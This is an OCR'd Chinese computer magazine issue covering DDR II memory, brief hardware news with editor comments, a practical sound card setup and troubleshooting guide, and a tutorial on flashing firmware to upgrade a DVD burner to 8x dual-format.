4位预取是将DRAM的数据频率、时钟频率和DRAM核心频率截然分开。数据频率仍然为时钟频率的两倍（还是DDR技术），而时钟频率又为核心频率的两倍，这样，DDR Ⅱ的数据频率实际上是核心频率的4倍。同样，为了满足4倍量的数据传输需要，DDR Ⅱ核心的存储单元矩阵宽度必须增加为DDR的两倍、SDRAM的四倍。打个比方，如果一枚内存芯片的宽度为8bit，若为SDRAM类型，存储单元矩阵的宽度也是8bit；如果是DDR类型，那么矩阵的宽度必须提高到16bit；同理，如果是DDR Ⅱ，矩阵宽度必须提高到32bit，只有如此它才可能在1/4频率下提供满足传输需要的数据量。如果从内部观察，我们会发现这样的一个过程：32bit宽度数据先以16bit宽度分割成两道，一个时钟周期传输一道，然后每道16bit宽的数据流再被分成8bit宽的两道、在一个时钟周期内分两次传送出去（后面的过程同DDR是完全一样的）。需要注意的是，这项技术不同于QDR（Quad Data Rate，四倍数据率），QDR是一种可以在一个时钟周期传输4次数据的技术，而DDR Ⅱ在一个时钟周期内还是传输两次，只是在一个核心周期中传输4次罢了，两者在概念上截然不同。

到1.8V，在533MHz频率下的功耗只有304毫瓦（而DDR在工作电压为2.5V，在266MHz下功耗为418毫瓦）。

我们真的需要DDR Ⅱ吗？

对于目前的AMD处理器来说，DDR Ⅱ内存没有任何意义。Athlon 64整合的内存控制器意味着目前的处理器和DDR Ⅱ内存完全不相兼容，而且AMD也不打算在今年内支持DDR Ⅱ技术。AMD对DDR Ⅱ的态度，是在达到以下两个条件后将支持DDR Ⅱ：

一是在DDR Ⅱ-667推出之后，而且性能提高足以克服DDR Ⅱ潜伏期长的弱点。

二是DDR Ⅱ价格逐渐降低后。

对于带宽要求极高的Pentium 4处理器来说，DDR Ⅱ有切实的好处，特别是在Pentium 4主频上升到4GHz以后。现在再来看看增加的内存延迟，对性能有什么影响？如果内存访问方式主要是连续读取，并且在列间作最小交换，例如系统进行视频编码的时候，系统性能会因为内存带宽的增加而有显著的提高。尽管如此，在需要读取的数据分散在内存模块的各个地方，例如在服务器应用中，增加的内存延迟将会使Pentium 4处理器性能下降。

因此，笔者认为Intel的服务器市场和消费级市场芯片组将会出现分支。消费级芯片组将会走DDR Ⅱ路线，并且迅速提高主频和前端总线速度；而服务器市场则仍然会主要采用DDR内存。未来的i915和i925系列芯片组同时支持DDR和DDR Ⅱ，这意味着至少Intel目前还保留着在不同的产品线上选择不同内存模式的余地。

DDR Ⅱ前进的道路不平坦

DDR Ⅱ的推进也有自己的难处，它与DDR不兼容，厂商必须重新设计主板。这种情形和DDR一样，当时Pentium Ⅲ CPU和主板结构按照SDRAM来设计，无法充分挖掘出DDR的潜能。目前，支持DDR Ⅱ的芯片组主要有Intel将要发布的Grantsdale和Alderswood芯片组。其中，i925P(Alderwood)支持DDR Ⅱ-533/400（ECC），i915P(Grantsdale-P)支持DDR Ⅱ-533/400或DDR 400/333，i915G(Grantsdale-G)支持DDR Ⅱ-533/400或DDR 400/333，i915GV(Grantsdale-GV)支持DDR Ⅱ-533/400或DDR 400/333。考虑到这些芯片组并不支持AGP，只支持PCI Express；DDR Ⅱ内存的价格也高高在上。如果要从Socket 478系统升级到采用DDR Ⅱ内存的LGA775系统，新主板、新内存和新显卡加起来花费会相当高，比升级到Athlon 64平台要昂贵得多。

后记

毋庸置疑，DDR Ⅱ的前途一片光明，作为DDR的法定接替者，DDR Ⅱ将顺利接替DDR作为下一代PC的内存标准，从DDR Ⅱ-400到DDR Ⅱ-533、DDR Ⅱ-667，以当前的CPU发展状况而论，DDR Ⅱ完全可以满足需要。目前显卡性能一直受到显存带宽不足的制约，ATi和nVIDIA早就迫不及待地引入DDR Ⅱ显存就是为此。 CF [YJ01]



根据最近消息，AMD目前正在开发一种0.09微米制造工艺、SOI技术的处理器，这款产品将内置DDR内存控制器，采用特别的Socket 900接口，核心代号Toledo。新款处理器可能在明年第二季度发布，同时集成DDR Ⅱ内存控制器、0.09微米制造工艺的双核心处理器也将在几个月后推出。AMD同时还正在努力突破限制，在处理器中集成支持DDR Ⅲ内存的控制器。

小怪短评:AMD现在一直在走自己的路，就不知道这条路走得会不会平坦。因为目前AMD已经推出的CPU架构有：Socket 462、Socket 939、Socket 940，如果再加上Socket 900，用户将如何选择？

SiS公司已经开始量产针对PCI Express架构设计的南桥芯片：SiS 965和SiS 965L，搭配全新的SiS 656北桥芯片可支持Intel LGA775架构处理器，或者搭配SiS 756北桥芯片支持AMD K8处理器。SiS同时计划在今年第四季度发布全新的SiS 966南桥芯片，SiS 966南桥芯片将支持四根PCI Express X1插槽。

小怪短评: SiS 965和SiS 965L的对手就是Intel即将推出的i915芯片组，面对这个局面，VIA和Ali都宣布自己已经计划开始量产同样针对PCI Express架构设计的南桥芯片：VT8251和M1537。因此，未来基于Intel LGA775架构的芯片组的竞争将更加白热化。

ATi将在Computex 2004宣布0.11微米制造工艺的Radeon X300。有趣的是，采用先进工艺的Radeon X300(代号RV370)将针对低端市场，而ATi下一代图形芯片将采用0.09微米制造工艺。除了Radeon X300以外，ATi还计划推出PCI Express接口的Radeon X800和Radeon X600(代号RV380)。

小怪短评:可以看出，0.11微米制造工艺的Radeon X300是0.09微米制造工艺的下一代图形芯片的试金石。按照ATi在R3XX系列芯片中的策略，他们很可能先在中低端显卡上采用0.11微米制造工艺，高端显卡上仍将采用较为成熟的0.13微米制造工艺。

nVIDIA目前推出MXM（Mobile PCI eXpress Module）笔记本电脑专用显卡接口规格。为了协助不同尺寸规格的系统达到不同层次的性能，MXM接口将出现三种规格：MXM-I(尺寸：70mm × 66mm)、MXM-II(尺寸：73mm × 78mm)和MXM-III(尺寸：80mm × 100mm)。

小怪短评:过去笔记本电脑图形芯片直接焊接在主板上，图形芯片需配合笔记本电脑生产时期与生命周期，因此造成笔记本电脑主流图形芯片和台式机相差半年至1年。而MXM技术出现以后，用户就可以很方便地升级笔记本电脑的显示模块。 CF [YJ02]



聆听天籁之音
——声卡应用大荟萃

■福建 斯佳丽

声卡是一种专门处理计算机声音信号的适配卡，目前在计算机上的接口多属于PCI规格。声卡的功能主要是把数字的声音信号，转换成模拟信号，再转给喇叭输出声音。但也有较高端的声卡提供数字输出功能，可外接数字译码器及其他处理数字声音的设备。

晋级第1关：声卡术语一点通

平常我们所听到的声音都是通过空气或一些介质所传播的，以物理学的观点而言，声音可以波形来表示出音高、音量、音色三种组成要素，这些声音都是连续的信号，也就是所谓的模拟信号。而计算机只能识别0或1的数字信号，因此声卡的最基本功能，就是将所录制到的模拟信号转为数字信号，再将处理完成的数字音源信号转换为模拟音源信号输出，这两种过程称作模数转换与数模转换。相信大家对声卡的技术参数当中出现的采样率、MIDI等专业词汇感到有些头疼吧，下面先向大家解释一番。

1.声音采样

声卡的主要的作用之一是对声音信息进行录制与回放，在这个过程中采样位数和采样频率决定了声音采集的质量。

⑴采样位数

采样位数可以理解为声卡处理声音的分辨率。这个数值越大，分辨率就越高，录制和回放的声音就越真实。电脑中的声音文件是用数字0和1来表示的，所以在电脑上录音的本质就是把模拟声音信号转换成数字信号。反之，在播放时则是把数字信号还原成模拟声音信号输出。采样位数是指声卡在采集和播放声音文件时所使用数字声音信号的二进制位数。采样位数客观地反映了数字声音信号对输入声音信号描述的准确程度。8位代表2的8次方(256)，16位则代表2的16次方(65536)。比较一下，一段相同的音乐信息，16位声卡能把它分为65536个精度单位进行处理，而8位声卡只能处理256个精度单位，造成了较大的信号损失，最终的采样效果自然是无法相提并论的。

如今市面上的主流声卡都是24位的声卡(如：Sound Blaster Audigy 2系列声卡)，而并非有些无知商家所鼓吹的64位乃至128位，他们将声卡的复音概念与采样位数概念混淆在了一起。

⑵采样频率

采样频率是指录音设备在一秒钟内对声音信号的采样次数，采样频率越高声音的还原就越真实。在当今的主流声卡上，采样频率一般共分为22.05KHz、44.1KHz、48KHz、96KHz四个等级，22.05只能达到FM广播的声音品质，44.1KHz则是理论上的CD音质界限，48KHz则更加精确一些。对于高于48KHz的采样频率人耳已无法辨别出来了，所以在电脑上没有多少使用价值。

> 小提示
>
> 如何计算录制wave文件容量大小？
>
> 以16位采样位数、44.01KHz采样频率的声波取样，录制一分钟的wave文件需要10.07MB。计算公式如下：
>
> 2(Byte)× 44010(次)× 60(秒)× 2=10562400Byte(10.07MB)

2.MIDI

MIDI(Music Instrument Digital Interface)是计算机与电子乐器之间沟通的通信协议，根据此协议制作出的MIDI合成器用以在计算机上仿真合成乐器的效果。合成乐器可分为模拟式和数字式两种，而MIDI合成器是属于数字式的，在声音产生上，可分为FM和PCM两种。

⑴FM

FM(Frequency Modulation)音源是由电子技术产生的声音，目前声卡均支持的声音仿真方式。

⑵PCM

PCM(Pulse Code Modulation)音源为将真实生活中的声音录下，再利用电子技术处理，即所谓的Wavetable。

3.复音数

在以前一些声卡的命名中，我们经常会发现诸如64、128之类的数字。有些用户乃至商家将它们误认为是64位、128位声卡。其实就现在的技术发展状况而言，声卡根本没有发展到也没有必要发展到如此高的数据处理通道，64、128代表的只是此声卡在MIDI合成时可以达到的最大复音数。所谓“复音”是指MIDI乐曲在一秒钟内发出的最大声音数目。波表支持的复音值如果太小，一些比较复杂的MIDI乐曲在合成时就会出现某些声部被丢失的情况，直接影响到播放效果。好在如今的波表声卡大多提供64以上的复音值，而多数MIDI的复音数都没有超过32，所以音色丢失的现象不会发生。

另外需要注意的是“硬件支持复音”和“软件支持复音”之间的区别。所谓“硬件支持复音”是指其所有的复音数都由声卡芯片所生成，而“软件支持复音”则是在“硬件

复音”的基础上以软件合成的方法，加大复音数，但这是需要CPU来带动的。眼下主流声卡所支持的最大硬件复音为64，而软件复音则可高达1024。

4.全双工与半双工

全双工为在同一个时间点，声卡可同时进行录音和放音的工作;半双工为在同一个时间点,声卡只可单独进行录音或放音的工作。

晋级第2关:菜鸟也能成为声卡排障高手

1.全面解决爆音故障

很多声卡都存在爆音故障，这是和主板芯片或者其他PCI设备不兼容的结果。因为AC'97声卡对驱动程序依赖很大，在驱动程序中附带的SRC算法更是对音质有很大的影响，通常升级最新版的主板芯片驱动程序和升级声卡驱动程序可消除该故障。

如果用此方法还是不能很好地解决故障,那么可以尝试进入“控制面板→声音和多媒体→音频”，点击“声音播放”下的“高级”按钮,再切换“性能”选项卡，将音频播放的“硬件加速”和“采样率转换质量”适当降低(见图1)。这种方法是靠牺牲一定的声音质量，来改善集成声卡的爆音故障。



图1

2.此时无声胜有声

不知大家有没有发现，如果在不开音乐的情况下，将音箱的音量开至最大，就可以听到音箱发出一些噪声(杂音)。这可能是电脑中产生电磁干扰的设备太多了，在安装声卡的时候，尽量本着远离其他设备的原则，回避干扰，只要声卡和主板不存在冲突，声卡应该安装在最外围的PCI插槽上。

对于平常不爱听CD的那些朋友，建议你们最好将声音属性中的MIC和CD都关掉，可大大避免众多的杂音。具体的解决方法是双击系统任务栏中的小喇叭图标，然后把CD Player和Micphone两项静音就可以了。

3.让声卡在Win98下能播放多音频流

在Windows98下使用部分老声卡的时候，会发现用Winamp播放音乐时，QQ等其他软件就发不出声音了，这是声卡多音频流支持不够好的缘故。

要解决这类问题，只能通过安装声卡的WDM驱动程序来解决。

晋级第3关:多声卡共存

如今的主板不管你愿意不愿意，都会集成声卡。对大部分的电脑用户来说，只要有一块声卡就够了，那么究竟在什么情况下需要用到多块声卡呢？如果你使用的板载声卡在某些方面(如MIDI回放、音频解码、游戏手柄的兼容性等)存在问题，另外买一块高档声卡既花费较高，板载声卡又完全浪费了，当然不如买张便宜的PCI声卡来组成双声卡合算。这个时候就可以通过使用多声卡采用不同组合方案进行组建，让它们互取所长，来提高声卡系统的音效，所付出的银子却不需很多。

1.安装板载声卡

首先看看机箱后面的主板I/O端口是否带有音频输入输出端口，如果有的话，则说明该主板集成了声卡(见图2)。




图2

首先，我们要确定在BIOS设置中已开启集成声卡。开机后，按“Del”键进入BIOS设置，移动到“Integrated Peripherals”菜单上并按回车键，将“Onboard AC97 Audio”(该选项的名称也可能是“AC'97Audio”)设置为“Auto”(见图3)。




图3

完成上述设置后，保存BIOS设置并重新启动电脑，并在Windows中安装集成声卡驱动程序，这里我们就不再赘述了。

2.安装PCI声卡

关闭电脑，拆开机箱，在主板上找到一个空闲的PCI插槽，然后拆下对应的机箱挡板，将PCI声卡插入插槽中，并用螺丝固定好。关闭机箱后，启动电脑，此时系统会提示找到新硬件，插入PCI声卡的驱动光盘后，根据提示安装好声卡驱动即可。注



图4

意，安装驱动时，声卡主驱动一般都不会出现问题，但由于系统中有了两个“游戏口操纵杆”，为了减少不必要的麻烦，最好在“设备管理器”当中将其中一个“游戏口操纵杆”禁用(见图4)。具体做法为：进入“设备管理器→声音、视频和游戏控制器”，在游戏口操纵杆的“属性”对话框中将“在此硬件配置文件中禁用”一项选中。禁用“游戏口操纵杆”只会造成该声卡的游戏接口无法工作，不过该接口一般很少使用，对声卡没什么影响。

小提示

一般来说，安装多声卡出现冲突的几率是比较高的，主要是I/O冲突或IRQ冲突。如果发生了冲突也不要惊慌，我们只要在设备管理器中为出现冲突的声卡重新分配中断、更改输入输出范围就行了。具体做法为：打开“系统属性”对话框，进入“设备管理器”，在“声音、视频和游戏控制器”中有黄色“！”警告标志，在属性对话框中单击“资源”标签，将“使用自动设置”前的选取标志“√”去掉。然后调整设备的“输入/输出范围”、“中断请求”和“直接内存访问”地址，使之没有冲突，最后重新启动电脑即可。

3.让各声卡各司其职

由于两个声卡不能同时发声，所以把音箱跟PCI声卡的输出口连接，再用一条双头Φ3.5mm插头的音频线(见图5)连接PCI声卡的“Line In”音频输入接口和板载声卡的“Line Out”音频输出接口(见图6)。




图5




图6

我们还要对这两块声卡进行设置，在“控制面板→声音和多媒体→音频”里可以选择使用哪块声卡。在这里，我们选择板载声卡作为首选设备(见图7)。这样，在这个组合里，使用板载声卡进行声音处理而通过PCI声卡进行输出，可以增加声音输出的功率，使声音更震撼。



图7

晋级第4关：声卡的活学活用

声卡除了一般的放音功能外，其实还有许多可以挖掘的潜力，你可以利用它的外部扩展性实现许多新的功能。

1.自己也能当歌手

在使用电脑的过程中，我们除了可以通过电脑播放已经存在的声音文件外，也能将我们自己或其他物体发出的声音，通过“录音”将声音录入电脑中，从而实现数字化声音。而且随着声卡MIDI合成能力与数据处理能力的大大加强，用电脑自己尝试作曲编曲的梦想也变得不再遥远。

(1)连接硬件

如果要实现电脑录音，最简单的设备不外乎是带有声卡的电脑和一支麦克风(话筒)。由于声卡的输入输出端口都是Φ3.5mm的插孔，因此麦克风的信号线插头也必须是Φ3.5mm的插头。如果你是使用家用音响设备上的麦克风，其插头一般会是大号插头，则需要用“大转小”插头进行转换才行。麦克风的连接方法很简单，将麦克风的Φ3.5mm插头插入声卡的输入输出端口当中的粉红色插孔(该插孔常标有“MIC”字样)即可。

(2)调节“音量控制”

虽然你将麦克风连接好了，但是你还不能录音。因为在默认情况下，Windows是禁用麦克风。操作步骤如下：

Step 1 进入Windows的“控制面板→声音和多媒体→音频”，然后将“录音”的默认设备选择为与麦克风连接的声卡(见图8)。如果电脑只安装一块声卡，一般情况下无须选择。



图8

Step 2 双击任务栏上的喇叭图标，然后点击“选项→属性”，然后选择“调节音量”下“录音”选项，然后在“显示下列音量控制”列表框中，将“Microphone”打上“√”(见图9)，并点击“确定”按钮。



图9

Step 3 接着，将“Microphone”下面“选择”前的复选框打上“√”(见图10)，然后调节音量滑块，将音量适当地调大一点。



图10

小提示

如何让任务栏上出现喇叭图标

首先必须确认声卡驱动程序已经正确安装，然后进入“开始→设置→控制面板→声音和多媒体”，在此界面的左下方有一个“在任务栏显示音量控制”，把此选项打勾即可(见图11)。



图11

⑶开始录音

录音需要录音软件才行，我们可以先试试Windows自带的“录音机”程序。点击“开始→程序→附件→娱乐→录音机”，进入录音机窗口后，点击红色的录音按钮即可开始录音了(见图12)。此时在软件的波形显示框中，可以看到实时的波形信号。当不再需要录音时，点击停止录音按钮，然后点击“文件→保存”，即可将刚才录制的声音保存到电脑上了。Windows自带的录音机使用很方便，可惜的是，每次只能录60秒，每60秒就要重新点击一下录音按钮，才能继续录制后面的60秒。



图12

如果你具有一定的乐理知识，还可以利用Cakewalk之类的音序器软件就可以轻松地在键盘上敲击出声音悦耳的音符，拿着鼠标编制出一份旋律悠扬的乐谱。即使你对五线谱一窍不通，也可以尝试用AutoScore这样的傻瓜编曲软件进行旋律录入，因为这个软件可以把单音旋律自动转换成MIDI。这样的话，只要你会唱歌，就可以实现MIDI编曲了。同时学会用诸如CoolEdit之类的混音软件，更可以实现对wav文件进行各种效果的录制、合成处理，制作一个高水准的音频片断。

2.巧用Line In听广播

一般声卡拥有四个接口:Line Out(或者SPK Out)、Mic In、Line In和MIDI接口。相比较而言Line In受重视的程度就不够了，其实它也是非常有用的。顾名思义，Line In就是线性输入的含义，与Line Out的功能恰恰相反。Line Out用于把经过声卡合成处理的声音对外输出，而Line In则是把外部设备的声音输入到声卡中。对于我们普通用户而言，Line In接口最为实用的一个功能莫过于把随身听连接到我们的电脑上，这样我们就可以一边使用电脑，一边欣赏FM调频广播或是磁带歌曲了。操作步骤如下:

Step 1 用一条双头Φ3.5mm插头的音频线连接随身听的耳机插孔，另一头插进声卡上的Line In插孔。

Step 2 双击任务栏上的喇叭图标，将“Line In”下的“静音”复选项前面的“√”去除，并调节音量滑块到合适的位置。

Step 3 打开随身听上的广播开关，此时电脑音箱就会传出FM调频广播的声音了。

通过这一连接，我们甚至可以通过适当的录音软件，把自己喜爱的广播节目或是磁带歌曲制作成MP3永久保存。

3.别让S/PDIF接口默默无闻

目前许多独立声卡及板载声卡都为用户提供了S/PDIF接口。如果声卡挡板(或者是板载声卡没有直接在主板的I/O挡板上提供S/PDIF接口)上没有同轴或光缆接口的话，就得到市面上购买S/PDIF子卡以实现此功能(见图13)。就传输方式而言，S/PDIF口技术应用在声卡上表现为输出(S/PDIF OUT)和输入(S/PDIF IN)两种。其接口通常也有两种，一种是RCA同轴接口，另一种则是TOSLINK光纤接口。





图13

> **小知识**
>
> **S/PDIF**
>
> S/PDIF一种最新的音频传输格式，由SONY及PHILIPS共同制定，全名为“SONY/PHILIPS Digital Interface”(索尼和飞利浦数字接口)。它通过TOSLINK光纤接口进行数字音频信号传输以取代传统的模拟信号传输方式，因此可以取得更高质量的音质效果。通常可以看到的是两种S/PDIF输出接口，最常见的为RCA同轴接口，它主要用于消费类音频产品;而另一种TOSLINK光纤接口则可以提供更高的音质。你可以将S/PDIF接口通过特殊的音频线与带有S/PDIF数字输出接口的设备相连。而且，你还可以使用支持S/PDIF的音箱，将其连接到S/PDIF数字输出接口以获得高保真的音质。

S/PDIF接口技术的应用也就是输入(S/PDIF IN)、输出(S/PDIF OUT)两种传输方式的具体应用。S/PDIF IN最常用的一个功能就是CD S/PDIF(注意:CD S/PDIF属于S/PDIF IN范畴，但两者并不等同，市面上目前可以支持CD S/PDIF接口的声卡不多，在国内市场上可以买到的只有创新SB Live系列、创新SB Audigy/Audigy2系列、黑金FM801和一些CMI8738声卡)。通过两芯的数字音频线将光驱背后的Audio Digital接口与声卡的CD S/PDIF接口相连，然后在Windows音量控制器中打开“CD Digital”，即可使得CD声音信号以数字方式传输到声卡，通过声卡上DAC(Digital-Analog Converter，数模转换器)转换成模拟声音输出，可以降低机箱内电磁波对模拟信号的干扰，从而提高CD的播放音质。

> **小提示**
>
> **CD S/PDIF不等同于光驱直接播放CD**
>
> 数字CD有两种，一种就是微软定义的数字方式，即在Windows 2000或更高版本的Windows中，勾选光驱设备的硬件属性页中的“为此CD-ROM设备启用数字CD音频”复选项(见图14)。通过其实这种方式并不是很理想，它的原理和抓音轨的原理差不多，播放CD的时候转速是非常高的，这容易对光驱造成硬件伤害，数据传输通过的是IDE数据线，而不是常见的CD连声卡的信号线。如果你想尝试数字CD的味道，而声卡上也没提供数字CD接口，可以试一试这种方式。另外一种数字CD方式也就是前面所述的CD S/PDIF。
>
> 
>
> 图14

S/PDIF Out接口的应用则主要集中在输出包含多声道信息的数字信号，如提供DVD影片中的AC-3/DTS音频信号，再将这些信号通过具有解码能力的数字音箱将多声道信息还原。这时，声卡与扬声器只需要一条数字信号线连接即可。当然，也可以将S/PDIF Out输出的信号接入专门的独立解码器，解码后再将信号输出到多声道音箱进行播放。由于解码是在干扰较小的外部进行，可以获得更好的音质。




图15

需要注意的是，实现这一功能需要打开DVD播放软件的“S/PDIF Out”选项，比如在WinDVD 5.0当中，进入“设置→音频”，勾选“以数字形式(S/PDIF)输出到外部处理器”选项(见图15)。

晋级第5关:全面优化音频系统

经常听到很多读者抱怨自己的声卡差，除了硬件不够强悍之外，也不排除用户原因造成的性能下降。所以，笔者先带着大家优化你的音频系统，让你的声卡也能实现天籁之音。

1.让所有的音箱都动起来

有些朋友希望在播放MP3音乐的时候让更多的音箱响起来，而不只是前置音箱有声音，其他音箱却像哑巴一样。不同的声卡有不同的方式，使用创新Live!/Audigy/Audigy2使用系统默认设置就可以了，但是基于其他芯片的声卡就可能需要手动设置(例如CS46XX和Envy24系列声卡)。双声道要分配成多声道输出，需要DirectSound 3D的支持，而这些声卡需要通过“Sensaura 3D”这个应用层来完成。此时，只要打开声卡驱动程序的控制面板，勾选“启用Sensaura 3D声音处理”复选项(见图16)。




图16

完成上一步设置后，使用支持DirectSound输出模式的播放器播放就会发现多个音箱已经响起来了。流行的Winamp、Windows Media Player和RealOne都支持DirectSound输出模式，而Winamp需要手工设置一下(打开Preferences菜单，选择Plug-ins/Output，选中DirectSound Output，关闭当前窗口，重启Winamp即可)。

注意:以CD S/PDIF In或模拟CD方式播放CD的时候，是无法运用到DirectSound输出模式，这个时候只会有两个声道有声音。

2.使用软件SRC弥补音质

许多声卡都存在SRC品质不佳的问题，我们只有等待厂家改善驱动程序之外(大部分声卡由驱动程序决定了SRC算法的优劣，例如SB Live! 5.1在使用CreativeWare后，SRC品质要优于LiveWare，这也是不少人想尽办法也要让SB Live! 5.1使用上SB Audigy驱动的原因)，也可以使用辅助软件以牺牲部分CPU占用来获得更好的音质。Winamp有一个叫做SSRC的DirectSound输出插件。

> **小知识**
>
> **SRC**
>
> SRC(Sample Rate Convector)是“采样频率转换器”的英文缩写。在AC'97规范1.1中规定了AC'97 Codec音频输出采样率为48KHz。也就是说无论输入的音频数据采样率为多少，最终输出结果都将是48KHz。把其他非48KHz采样率转换为48KHz采样率的工具便是SRC。SRC的品质好坏直接关系到了最终音频回放效果的好坏，大部分AC'97和创新声卡都是采用包含在驱动程序中的SRC算法来完成这一过程的。SRC的过程就是个对输入信号重采样的过程，当输入信号的采样率低于或高于输出信号的时候，SRC便会开始工作，它对于输入信号采样率低的在采样过程中加入更多的采样点，对于输入信号采样率高于目标输出采样率的时候便选取其中几个采样点从而获得最终48KHz采样率输出。

将“Target sample rate”设置为48000Hz，如果机器配置较高的话，可以禁止“Fast mode”(见图17)，这样软件SRC的品质会更高。这个插件SRC的算法比很多声卡的要先进，因此能够带来更干净的声音。当然，这个插件并非适合所有声卡，有一些声卡可以设置为44.1KHz为最终输出频率，SRC就是一个整数倍的转换了，不存在太多音质下降的问题。基于水晶系列音频加速器、VIA IC Ensemble系列I/O控制器的声卡、帝盟MX200声卡和黑金2声卡没必要使用这个插件，推荐SB Live! 5.1系列和SB Audigy/Audigy2系列用户使用。CF [YJ03]




图17

大家一起烧吧！

——全力打造 8× DVD Dual 刻录机

■山东 刘彤

由于 CD-RW 驱动器和 COMBO 机频频降价，使得 DVD 刻录机也逐渐进入寻常百姓家。从 4× DVD 刻录机开始，各厂商也推出所谓 DVD Dual 刻录机，让用户不用在选择 DVD-R 还是选择 DVD+R 上伤脑筋。更让大家惊喜的是，某些 6× DVD+RW 也可以通过升级 Firmware，就直接变身为 8× DVD Dual；还有一些 8× DVD Dual 刻录机(8× DVD+R & 4× DVD-R)可以通过升级 Firmware，也可以转身变为双 8 倍速(8× DVD+R & 8× DVD-R)的 DVD Dual。

特别提醒：本文仅提供技术上的交流，任何因为刷新刻录机 Firmware 而导致的后果，本杂志社和本文作者概不负责。

6× DVD+RW 升级为 8× DVD Dual

为了提前进入 DVD 刻录时代，笔者特意买了一台美达6× DVD+RW刻录机(呵呵，笔者就是冲着这台刻录机可以升级为 8× DVD Dual 而来的 ^_^)。据说，这款刻录机是采用飞利浦光头组和飞利浦 Nexperia PNX7850 高速 DVD/CD 刻录机的多功能驱动处理器(见图 1)。作为飞利浦 DVD+RW 光学引擎芯片组一部分，Nexperia PNX7850 处理器具备 DVD/CD 刻录机中业界领先读写性能所需的所有编译码功能，除了 32-bit MIPS RISC 核心外，它还整合了信道与数据区块编译码器、伺服 DSP、缓冲管理器以及一个音频处理器。Nexperia PNX7850 本身可以支持 8× DVD 与 48× CD 的写入速度以及 16× DVD 与 56× CD 的读取速度，在与飞利浦 DVD+RW 芯片组搭配时，Nexperia PNX7850 可以达到 8× DVD+R、4× DVD+RW 与 24× CD-RW 的写入性能以及 16× DVD-ROM 与 48× CD-ROM 读取性能。



图 1

1.准备工具

改造美达 6× DVD+RW 刻录机需要简单的三个工具：

★ MIDA-6Xto8X(下载地址:http://file2.mydrivers.com/cdrom/MIDA-6Xto8X.exe)

★ 8× DVD+RW Firmware(下载地址:http://www.nu-global.com/admin/download/file/DDW-081-BX32.zip)

★ 8× DVD Dual Firmware(下载地址:http://www.nu-global.com/admin/download/file/DDW-082-B373.zip)

2.升级实战

Step 1 通过 MIDA-6Xto8X 工具将 6× DVD+RW 变成 8× DVD+RW。运行 MIDA-6Xto8X 后，点击界面中的“Change”按钮即可(见图 2)。

Step 2 刷新 BX32 版本的 8× DVD+RW Firmware。解压缩 NU_DDW-081-BX32.zip 压缩包，运行 NU_DDW-081-BX32.exe，点击“Accept”按钮(见图 3)。



图 2




图 3

Step 3 接下来，点击 FwFlashv3M1.2 界面中的“Update”按钮(见图 4)，Firmware 刷新过程大约需要 2 分钟。在这期间，千万不要断电或重启电脑。刷新完后，会提示重新启动计算机。重启后，识别 ID 变为 NU DDW-081(见图 5)。



图 4

Step 4 最后，通过刷新为 B373 版本的 8× DVD Dual Firmware 将它打造成 8× DVD ± RW 双格式的刻录机了。解压缩 DDW-082-B373.zip 压缩包，运行 DDW-082-B373.exe，Firmware 刷新过程同样需要 2 分钟左右。



图 5

Step 5 刷新完后，重新启动计算机，通过 Nero InfoTool 工具就可以看到刻录机的型号已经显示为 NU DDW-082，并提供对 DVD-R/-RW 盘片的写入支持(见图 6)。

